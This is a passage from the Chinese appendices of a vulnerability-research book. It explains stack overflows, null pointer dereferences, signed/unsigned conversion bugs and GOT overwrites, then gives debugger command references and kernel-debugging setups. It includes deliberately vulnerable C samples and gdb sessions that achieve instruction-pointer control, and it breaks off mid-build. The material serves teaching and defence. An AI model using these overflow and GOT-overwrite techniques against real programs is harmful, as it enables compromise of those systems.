Starting program: /home/tk/BHD/stackoverflow $(perl -e 'print "A"x12 . "B"x4 .
"C"x4')

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()

(gdb) info registers
eax            0xbfab9fac      -1079271508
ecx            0xbfab9fab      -1079271509
edx            0x15            21
ebx            0xb8088ff4      -1207398412
esp            0xbfab9fc0      0xbfab9fc0
ebp            0x42424242      0x42424242
esi            0x8048430       134513712
edi            0x8048310       134513424
eip            0x43434343      0x43434343
eflags         0x10246   [ PF ZF IF RF ]
```

```
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

我得到了对指令指针的控制（见 `EIP` 寄存器），因为返回地址被成功覆写为命令行输入的 4 个字符 `C`（4 个 `C` 的值用十六进制表示是 `0x43434343`）。

A.1.2 示例：Windows下的栈缓冲区溢出

在 Windows Vista SP2 下关掉`/GS` 编译选项（安全 cookie），编译代码清单 A-1 的程序（见 C.1 节）。

```
C:\Users\tk\BHD>cl /nologo /GS- stackoverflow.c
stackoverflow.c
```

然后在调试器里运行这个程序（关于 WinDbg 的更多信息见 B.2 节），在命令行输入与之前 Linux 下调试时一样的数据。

如图 A-2 所示，结果和 Linux 下的一样，我取得了对指令指针的控制（见 `EIP` 寄存器）。




图 A-2 Windows 下的栈缓冲区溢出（WinDbg 的输出）

以上只是对缓冲区溢出的简短介绍。关于这个话题有很多书籍和白皮书。如果想了解更多，我推荐 Jon Erickson 的《黑客之道：漏洞发掘的艺术》，或者可以输入 buffer overflows，在 Google 的海量在线信息中搜索。

A.2　空指针解引用

内存被划分成页（page）。通常进程、线程或内核不能读写零页内存。代码清单 A-2 是一个简单的例子，展示了由于编程错误引用零页内存时会发生什么。

代码清单 A-2　使用未分配内存——一个空指针解引用的例子

```
01 #include <stdio.h>
02
03 typedef struct pkt {
04     char *  value;
05 } pkt_t;
06
07 int
08 main (void)
09 {
10     pkt_t *  packet  = NULL;
11
12     printf ("%s", packet->value);
13
14     return 0;
15 }
```

代码清单 A-2 的第 10 行，结构指针变量 `packet` 初始化为 `NULL`。第 12 行引用了 `packet` 的成员变量。因为 `packet` 是空指针 `NULL`，这个引用可表示为 `NULL->value`。程序试图读取零页内存时会导致一个典型的空指针解引用（NULL pointer dereference）。如果在 Microsoft Windows 下编译这个程序，并在 Windows 调试器 WinDbg 下运行它（见 B.2 节），可以看到如下结果。

```
[..]
(1334.12dc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=7713b68f ecx=00000001 edx=77c55e74 esi=00000002 edi=00001772
eip=0040100e esp=0012ff34 ebp=0012ff38 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
image00400000+0x100e:
0040100e 8b08            mov     ecx,dword ptr [eax]  ds:0023:00000000=????????
[..]
```

这次非法访问（access violation）是由于引用了值为 0x00000000 的 EAX 寄存器。使用调试命令!analyze -v 可以查看更多导致崩溃的信息。

```
0:000> !analyze -v
[..]
FAULTING_IP:
image00400000+100e
0040100e 8b08            mov     ecx,dword ptr [eax]

EXCEPTION_RECORD:  ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 0040100e (image00400000+0x0000100e)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000000
   Parameter[1]: 00000000
Attempt to read from address 00000000
[..]
```

空指针解引用通常会导致有漏洞的组件崩溃（或者拒绝服务）。空指针解引用也会导致任意代码执行（arbitrary code execution），视具体的编程错误而定。

A.3 C语言里的类型转换

C 语言对不同数据类型的处理非常灵活。举例来说，在 C 语言中，把一个字符数组转换成一个有符号整型是很容易的事。C 语言中有两种类型转换：隐式类型转换和显式类型转换。像 C 这样的编程语言中，隐式类型转换在编译器自动转换变量的类型时发生，这种转换往往出现在变量的初始类型和你打算对它执行的操作不相匹配的情况下。隐式类型转换通常也称为 coercion。

显式类型转换，也称为 casting，发生在程序员明确编写转换代码时，通常用类型转换运算符实现。

下面就是一个隐式类型转换的例子。

```
[..]
unsigned int user_input = 0x80000000;
signed int   length     = user_input;
[..]
```

这个例子中，在无符号整型和有符号整型之间发生了一次隐式类型转换。

这是一个显式类型转换的例子。

```
[..]
char        cbuf[] = "AAAA";
signed int si      = *(int *)cbuf;
[..]
```

这个例子中，在字符型和有符号整型之间发生了一次显式类型转换。

类型转换非常隐蔽，容易导致安全相关的 bug。很多和类型转换有关的漏洞是由无符号整型和有符号整型之间的转换导致的。下面是一个例子。

代码清单 A-3　有符号整型/无符号整型间类型转换导致的一个漏洞（implicit.c）

```
01 #include <stdio.h>
02
03 unsigned int
04 get_user_length (void)
05 {
06     return (0xffffffff);
07 }
08
09 int
10 main (void)
11 {
12     signed int length = 0;
13
14     length = get_user_length ();
15
16     printf ("length: %d %u (0x%x)\n", length, length, length);
17
18     if (length < 12)
19         printf ("argument length ok\n");
20     else
21         printf ("Error: argument length too long\n");
22
23     return 0;
24 }
```

代码清单 A-3 的源代码中有一个有符号整型/无符号整型间类型转换的漏洞，和我在 FFmpeg 中找到的那个非常像（见第 4 章），你能找出来吗？

第 14 行，读入用户输入的长度值，将其保存在一个有符号整型变量 `length` 中。函数 `get_user_length()`是一个哑函数，总是返回“用户输入值”`0xffffffff`。我们假设这就是从网络或者数据文件中读到的值。第 18 行，程序检查用户提供的长度值是否小于 12，如果小于 12，屏幕上将会显示字符串 `argument length ok`。因为变量 `length` 被赋值为 `0xffffffff`，这个值远大于 12，很明显这个字符串不会显示在屏幕上。然而，我们来看看在 Windows Vista SP2 下编译并运行这个程序会发生什么。

```
C:\Users\tk\BHD>cl /nologo implicit.c
implicit.c

C:\Users\tk\BHD>implicit.exe
length: -1 4294967295 (0xffffffff)
argument length ok
```

正像从输出结果中看到的，第 19 行代码被执行到了。为什么会这样？

32 位机器中，无符号整型的范围是 0 到 4294967295，有符号整型的范围是 –2147483648 到 2147483647。无符号整数值 `0xffffffff`（4294967295）用二进制表示是 `1111 1111 1111 1111 1111 1111 1111 1111`（见图 A-3）。如果把这个位模式解释为有符号整型，数值的符号将发生变化，变成有符号整型的–1。一个数的符号由其符号位标识，通常由最高有效位（MSB，Most Significant Bit）表示。MSB 为 0 时数值是正数，为 1 时数值是负数。



图 A-3　MSB 的作用

简而言之，无符号整型转换为有符号整型时各个位并没有变，但数值要用新的类型来解释。`0x80000000` 到 `0xffffffff` 之间的无符号整型，转换为有符号整型后都会变成负数（见图 A-4）。




图 A-4　整数类型转换，从无符号整型到有符号整型

这只是 C/C++中隐式和显式类型转换的一个简短介绍。C/C++类型转换的完整详尽介绍以及相关的安全问题可参考Mark Dowd、John McDonald和Justin Schuh的著作 *The Art of Software Security Assessment: Identifying and Avoiding Software Vulnerabilities* (Addison-Wesley, 2007)。

A.4 GOT覆写

一旦发现内存损坏漏洞，你可以通过多种技术控制漏洞进程的指令指针寄存器。其中一种技术叫做 GOT 覆写。ELF（Executable and Linkable Format）[1]对象中有个所谓全局偏移量表（GOT，Global Offset Table），GOT 覆写就是通过操纵 GOT 中的入口来控制指令指针。这种技术只对 ELF 文件格式有效，所以它只能在支持该格式的平台上工作（例如 Linux、Solaris 和 BSD）。

以下操作我使用 32 位 Debian Linux 6.0 平台。

GOT 位于 ELF 的数据段中，叫`.got`段。它的用途是把位置无关的地址计算重定位到一个绝对位置，因此它保存了动态链接代码所使用的函数调用符号的绝对位置。程序首次调用某个库函数时，运行时链接编辑器（runtime link editor，rtld）找到相应的符号，把它重定位到 GOT。之后每次调用这个函数都会将控制权直接转向那个位置，而不再调用 rtld。代码清单 A-4 解释了这一过程。

代码清单 A-4 演示 GOT 功能的样例代码（got.c）

```
01 #include <stdio.h>
02
03 int
04 main (void)
05 {
06     int  i = 16;
07
08     printf ("%d\n", i);
09     printf ("%x\n", i);
10
11     return 0;
12 }
```

代码清单 A-4 中的程序两次调用库函数 `printf()`。打开调试符号（debugging symbol）编译选项编译这个程序，在调试器中运行（关于下面这些调试命令的描述见 B.4 节）。

```
linux$ gcc -g -o got got.c

linux$ gdb -q ./got

(gdb) set disassembly-flavor intel

(gdb) disassemble main
Dump of assembler code for function main:
0x080483c4 <main+0>:    push   ebp
0x080483c5 <main+1>:    mov    ebp,esp
0x080483c7 <main+3>:    and    esp,0xfffffff0
0x080483ca <main+6>:    sub    esp,0x20
0x080483cd <main+9>:    mov    DWORD PTR [esp+0x1c],0x10
0x080483d5 <main+17>:   mov    eax,0x80484d0
0x080483da <main+22>:   mov    edx,DWORD PTR [esp+0x1c]
0x080483de <main+26>:   mov    DWORD PTR [esp+0x4],edx
0x080483e2 <main+30>:   mov    DWORD PTR [esp],eax
0x080483e5 <main+33>:   call   0x80482fc <printf@plt>
0x080483ea <main+38>:   mov    eax,0x80484d4
0x080483ef <main+43>:   mov    edx,DWORD PTR [esp+0x1c]
0x080483f3 <main+47>:   mov    DWORD PTR [esp+0x4],edx
0x080483f7 <main+51>:   mov    DWORD PTR [esp],eax
0x080483fa <main+54>:   call   0x80482fc <printf@plt>
0x080483ff <main+59>:   mov    eax,0x0
0x08048404 <main+64>:   leave
0x08048405 <main+65>:   ret
End of assembler dump.
```

这个 main()函数的反汇编代码显示了过程链接表（Procedure Linkage Table，PLT）中函数 printf()的地址。和 GOT 将位置无关的地址重定位到绝对位置类似，PLT 会将位置无关的函数调用重定位到绝对位置。

```
(gdb) x/1i 0x80482fc
0x80482fc <printf@plt>: jmp    DWORD PTR ds:0x80495d8
```

这个 PLT 入口立即跳转到 GOT。

```
(gdb) x/1x 0x80495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+20>:   0x08048302
```

如果这个库函数之前没有调用过，GOT 入口指回到 PLT。在 PLT 中，一个重定位偏移被压入栈，然后程序的执行重新回到_init()函数，在这里 rtld 得以调用，从而定位 printf()符号的引用。

```
(gdb) x/2i 0x08048302
0x8048302 <printf@plt+6>:       push   0x10
0x8048307 <printf@plt+11>:      jmp    0x80482cc
```

现在我们看看再次调用函数 printf()时发生了什么。首先，我在函数 printf()

的第二次调用前设置一个断点。

```
(gdb) list 0
1    #include <stdio.h>
2
3    int
4    main (void)
5    {
6        int     i     = 16;
7
8        printf ("%d\n", i);
9        printf ("%x\n", i);
10

(gdb) break 9
Breakpoint 1 at 0x80483ea: file got.c, line 9.
```

然后运行程序。

```
(gdb) run
Starting program: /home/tk/BHD/got
16

Breakpoint 1, main () at got.c:9
9        printf ("%x\n", i);
```

断点触发后，再次反汇编 main 函数，看看是否调用了同一个 PLT 地址。

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483c4 <main+0>:    push   ebp
0x080483c5 <main+1>:    mov    ebp,esp
0x080483c7 <main+3>:    and    esp,0xfffffff0
0x080483ca <main+6>:    sub    esp,0x20
0x080483cd <main+9>:    mov    DWORD PTR [esp+0x1c],0x10
0x080483d5 <main+17>:   mov    eax,0x80484d0
0x080483da <main+22>:   mov    edx,DWORD PTR [esp+0x1c]
0x080483de <main+26>:   mov    DWORD PTR [esp+0x4],edx
0x080483e2 <main+30>:   mov    DWORD PTR [esp],eax
0x080483e5 <main+33>:   call   0x80482fc <printf@plt>
0x080483ea <main+38>:   mov    eax,0x80484d4
0x080483ef <main+43>:   mov    edx,DWORD PTR [esp+0x1c]
0x080483f3 <main+47>:   mov    DWORD PTR [esp+0x4],edx
0x080483f7 <main+51>:   mov    DWORD PTR [esp],eax
0x080483fa <main+54>:   call   0x80482fc <printf@plt>
0x080483ff <main+59>:   mov    eax,0x0
0x08048404 <main+64>:   leave
0x08048405 <main+65>:   ret
End of assembler dump.
```

确实调用了 PLT 中的同一个地址。

```
(gdb) x/1i 0x80482fc
0x80482fc <printf@plt>: jmp    DWORD PTR ds:0x80495d8
```

被调用的 PLT 入口仍旧立即跳转到 GOT。

```
(gdb) x/1x 0x80495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+20>:   0xb7ed21c0
```

但是这一次,printf()的 GOT 入口改变了,现在它直接指向 libc 中的 printf() 函数。

```
(gdb) x/10i 0xb7ed21c0
0xb7ed21c0 <printf>:    push   ebp
0xb7ed21c1 <printf+1>:  mov    ebp,esp
0xb7ed21c3 <printf+3>:  push   ebx
0xb7ed21c4 <printf+4>:  call   0xb7ea1aaf
0xb7ed21c9 <printf+9>:  add    ebx,0xfae2b
0xb7ed21cf <printf+15>: sub    esp,0xc
0xb7ed21d2 <printf+18>: lea    eax,[ebp+0xc]
0xb7ed21d5 <printf+21>: mov    DWORD PTR [esp+0x8],eax
0xb7ed21d9 <printf+25>: mov    eax,DWORD PTR [ebp+0x8]
0xb7ed21dc <printf+28>: mov    DWORD PTR [esp+0x4],eax
```

现在，如果我们改变 printf()的 GOT 入口地址值，就可以在 printf()被调用时控制程序的执行流。

```
(gdb) set variable *(0x80495d8)=0x41414141

(gdb) x/1x 0x80495d8
0x80495d8 <_GLOBAL_OFFSET_TABLE_+20>:   0x41414141

(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()

(gdb) info registers eip
eip            0x41414141    0x41414141
```

我们实现了对 EIP 的控制。真实世界中使用这种漏洞利用技术的例子见第 4 章。

要确定一个库函数的 GOT 地址，你可以像前面的例子那样使用调试器，也可以使用 objdump 或 readelf 命令。

```
linux$ objdump -R got

got:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
```

```
OFFSET   TYPE              VALUE
080495c0 R_386_GLOB_DAT    __gmon_start__
080495d0 R_386_JUMP_SLOT   __gmon_start__
080495d4 R_386_JUMP_SLOT   __libc_start_main
080495d8 R_386_JUMP_SLOT   printf

linux$ readelf -r got

Relocation section '.rel.dyn' at offset 0x27c contains 1 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
080495c0  00000106 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x284 contains 3 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
080495d0  00000107 R_386_JUMP_SLOT   00000000   __gmon_start__
080495d4  00000207 R_386_JUMP_SLOT   00000000   __libc_start_main
080495d8  00000307 R_386_JUMP_SLOT   00000000   printf
```

附注

[1] ELF 的介绍可参考 TIS 委员会的 *Tool Interface Standard*（TIS）*Executable and Linking Format*（ELF） *Specification, Version 1.2, 1995*, 链接：http://refspecs.freestandards.org/elf/elf.pdf（短址为 http://bit.ly/z2c6qz）。

B

调　　试

本附录包含跟调试器和调试进程有关的各种信息。

B.1　Solaris的Modular调试器（mdb）

以下表格列出了一些有用的 mdb（Solaris Modular Debugger）命令。完整的可用命令列表见 Solaris Modular Debugger Guide [1]。

B.1.1　启动和结束mdb

命　　令	描　　述
mdb program	启动mdb开始调试program
mdb unix.<n> vmcore.<n>	在内核崩溃dump文件上运行mdb（unix.<n>和vmcore.<n>文件通常可以在目录/var/crash/<hostname>中找到）
$q	退出调试器

B.1.2　通用命令

命　　令	描　　述
::run arguments	运行被调试程序（指定参数arguments）。如果目标正在运行或是一个内核文件，mdb可能会重启这个程序

B.1.3　断点

命　　令	描　　述
address::bp	在命令中给出的address位置处设置一个新的断点
$b	列出已设置断点信息
::delete number	移除之前设置的第number个断点

B.1.4　运行调试目标

命　　令	描　　述
:s	执行单条指令，会单步进入子函数
:e	执行单条指令，不会进入子函数
:c	继续执行

B.1.5　查看数据

命　　令	描　　述
address, count/format	以指定格式format打印地址address处指定数量（count）的对象；具体格式包括B（十六进制，1字节），X（十六进制，4字节），S（字符串）

B.1.6　信息查询命令

命　　令	描　　述
$r	列出寄存器和寄存器值
$c	打印函数调用栈的回溯
address::dis	以机器指令形式转储address附近一段内存的内容

B.1.7　其他命令

命　　令	描　　述
::status	打印与当前目标相关的信息摘要
::msgbuf	显示消息缓冲区的内容，包括内核错误之前的所有控制台信息

B.2　Windows调试器（WinDbg）

以下表格列出了 WinDbg 的一些有用的调试命令。完整的可用命令列表可以参考 Mario Hewardt 和 Daniel Pravat 所著的 *Advanced Windows Debugging* 一书或 WinDbg 自带的文档。

B.2.1　启动和结束调试会话

命　令	描　述
File▶Open Executable…	点击File菜单的Open Executable来启动一个新的用户态进程并加以调试
File▶Attach to a Process…	点击File菜单的Attach to a Process来调试一个正在运行的用户态应用程序
q	结束调试会话

B.2.2　通用命令

命　令	描　述
g	开始或继续执行

B.2.3　断点

命　令	描　述
bp address	在命令中指定的address处设置一个新断点
bl	列出所有已设置断点的信息
bc breakpoint ID	移除breakpoint ID对应的已设置断点

B.2.4　运行调试目标

命　令	描　述
t	执行单条指令或单行源代码，并（可选地）显示所有寄存器和标志位的当前值。该命令会单步进入子函数
p	执行单条指令或单行源代码，并（可选地）显示所有寄存器和标志位的当前值。该命令不会进入子函数

B.2.5　查看数据

命　令	描　述
dd address	以双字值（4字节）显示address地址的内容
du address	以unicode字符方式显示address地址的内容
dt	显示局部变量、全局变量或结构体和联合体等数据类型的信息
poi(address)	从指定的address地址返回指针长度的数据（pointer-sized data）。指针的大小是32位或64位，取决于系统架构

B.2.6　信息查询命令

命　令	描　述
r	列出寄存器和寄存器值
kb	打印函数调用栈的回溯
u address	以机器指令形式转储address附近一段内存的内容

B.2.7　其他命令

命　　令	描　　述
`!analyze -v`	该调试器扩展显示关于异常或错误检查的大量有用信息
`!drvobj DRIVER_OBJECT`	该调试器扩展显示DRIVER_OBJECT的详细信息
`.sympath`	这条命令改变调试器符号搜索的默认路径
`.reload`	这条命令删除所有符号信息并按需要重新加载符号

B.3　Windows内核调试

为了分析第 6 章描述的漏洞，需要一个调试 Windows 内核的方法。我用 VMware[2]和 WinDbg[3]按以下步骤搭建调试环境。

- 第一步：为远程内核调试配置 VMware 的客户机系统。
- 第二步：调整客户机系统的 boot.ini。
- 第三步：为调试 Windows 内核配置 VMware 宿主机上的 WinDbg。

本章附录中我使用以下软件版本：VMware Workstation 6.5.2 和 WinDbg 6.10.3.233。

B.3.1　第一步：为远程内核调试配置VMware的客户机系统

安装了 Windows XP SP3 VMware 客户机系统之后，我关闭了客户机系统并从 VMware 的命令区（Commands section）中选择 Edit Virtual Machine Settings。然后点击 Add 按钮增加一个新的串口，选择如图 B-1 和图 B-2 显示的配置。




图 B-1　输出到命名管道




图 B-2 命名管道配置

新的串口添加成功后，我在“I/O mode”区域选择了“Yield CPU on poll”复选框，如图 B-3 所示。




图 B-3 新串口的配置

B.3.2 第二步：调整客户机系统的boot.ini

然后启动这个 VMware 客户系统并编辑 Windows XP 的 boot.ini 文件，以包含以下配置项（粗体部分激活内核调试）。

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /
noexecute=optin /fastdetect
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional -
Debug" /fastdetect /debugport=com1
```

然后我重启客户机系统，选择启动菜单中的新项目“Microsoft Windows XP Professional – Debug [debugger enabled]”来启动系统，如图 B-4 所示。




图 B-4　新的启动菜单选项

B.3.3　第三步：为调试Windows内核配置VMware宿主机上的WinDbg

最后一步就是配置 VMware 宿主机上的 WinDbg，以便让 WinDbg 通过管道附加到 VMware 客户机系统的内核上。为此，我创建了一个如图 B-5 所示的批处理文件。




图 B-5　内核调试用的 WinDbg 批处理文件

然后，双击这个批处理文件，把 VMware 宿主机上的 WinDbg 附加到 VMware Windows XP 客户机系统的内核上，如图 B-6 所示。




图 B-6　附加内核调试器（WinDbg）

B.4　GNU调试器

以下表格列出了一些有用的 GNU 调试器（gdb）命令。完整的可用命令列表见 gdb 在线文档[4]。

B.4.1　启动和结束gdb

命　　令	描　　述
gdb program	启动gdb开始调试program
quit	退出调试器

B.4.2　通用命令

命　　令	描　　述
run arguments	运行被调试程序（指定参数arguments）
attach processID	把调试器附加到PID为processID的进程上

B.4.3 断点

命　　令	描　　述
break <file:> function	在指定的函数function（文件file中）起始处设置一个断点
break <file:> line number	在line number（文件file中）指定的代码行起始处设置一个断点
break *address	在address地址处设置一个断点
info breakpoints	列出已设置断点信息
delete number	删除number指定的已设置断点

B.4.4 运行调试目标

命　　令	描　　述
stepi	执行一条机器指令。单步进入子函数
nexti	执行一条机器指令。不会进入子函数
continue	继续执行

B.4.5 查看数据

命　　令	描　　述
x/CountFormatSize address	以指定格式Format打印地址address处指定大小Size、指定数量Count的对象 Size：b（字节），h（半字），w（字），g（giant,8字节） Format：o（八进制），x（十六进制），d（十进制），u（无符号十进制），t（二进制），f（浮点数），a（地址），i（指令），c（字符），s（字符串）

B.4.6 信息查询命令

命　　令	描　　述
info registers	列出寄存器和寄存器值
backtrace	打印函数调用栈的回溯
disassemble address	以机器指令形式转储address附近一段内存的内容

B.4.7 其他命令

命　　令	描　　述
set disassembly -flavor intel|att	设置反汇编风格为Intel或者AT&T汇编语法。默认使用AT&T语法
shell command	执行shell命令command
set variable *(address)=value	把value保存到address指定的位置
source file	从文件file读入调试器命令
set follow-fork-mode parent|child	指示调试器跟踪父进程parent或子进程child

B.5 用Linux作为Mac OS X内核调试的主机

这一节介绍将一台 Linux 系统作为 Mac OS X 内核调试主机的详细步骤。

- 第一步：安装一个古老的 Red Hat 7.3 Linux 操作系统。
- 第二步：获取必要的软件包。
- 第三步：在 Linux 主机上构建 Apple 调试器。
- 第四步：准备调试环境。

B.5.1 第一步：安装一个古老的Red Hat 7.3 Linux操作系统

因为所使用的 Apple GNU 调试器（gdb）版本需要版本 3 以上的 GNU C 编译器（gcc）才能正确构建，我下载并安装了古老的 Red Hat 7.3 Linux 系统[5]。安装时选择自定义安装类型。需要选择安装包（Package Group Selection）时，在各种包选项中我只选择了 Network Support、Software Development 和 OpenSSH 包。这些包涵盖了 Linux 上构建 Apple gdb 必需的全部开发工具和库。安装时我增加了一个非特权用户 tk，用户主目录为/home/tk。

B.5.2 第二步：获取必要的软件包

成功安装 Linux 主机之后，我下载了以下软件包。

- Apple 定制版本的 gdb 源代码[6]。
- GNU 标准版本的 gdb 源代码[7]。
- 在 Linux 下编译 Apple gdb 的一个补丁[8]。
- 相应的 XNU 内核源代码版本。我是要准备 Linux 调试主机来研究第 7 章描述的内核 bug，因此我下载了 XNU 版本 792.13.8[9]。
- 相应的 Apple 内核调试包（Apple's Kernel Debug Kit）。我是在 Mac OS X 10.4.8 上发现了第 7 章探讨的那个 bug，因此我下载了相应的内核调试包版本 10.4.8（Kernel_Debug_Kit_10.4.8_8L2127.dmg）。

B.5.3 第三步：在Linux主机上构建Apple调试器

在 Linux 主机上下载必要的软件包之后，解压以下两个版本的 gdb。

```
linux$ tar xvzf gdb-292.tar.gz
linux$ tar xvzf gdb-5.3.tar.gz
```

然后用 GNU gdb 的 mmalloc 目录替换了 Apple 源代码树的相应目录。

```
linux$ mv gdb-292/src/mmalloc gdb-292/src/old_mmalloc
linux$ cp -R gdb-5.3/mmalloc gdb-292/src/
```

在 Apple 版本的 gdb 中应用补丁。

```
linux$ cd gdb-292/src/
linux$ patch -p2 < ../../osx_gdb.patch
patching file gdb/doc/stabs.texinfo
patching file gdb/fix-and-continue.c
patching file gdb/mach-defs.h
patching file gdb/macosx/macosx-nat-dyld.h
patching file gdb/mi/mi-cmd-stack.c
```

使用以下命令构建必要的库。

```
linux$ su
Password:
linux# pwd
/home/tk/gdb-292/src

linux# cd readline
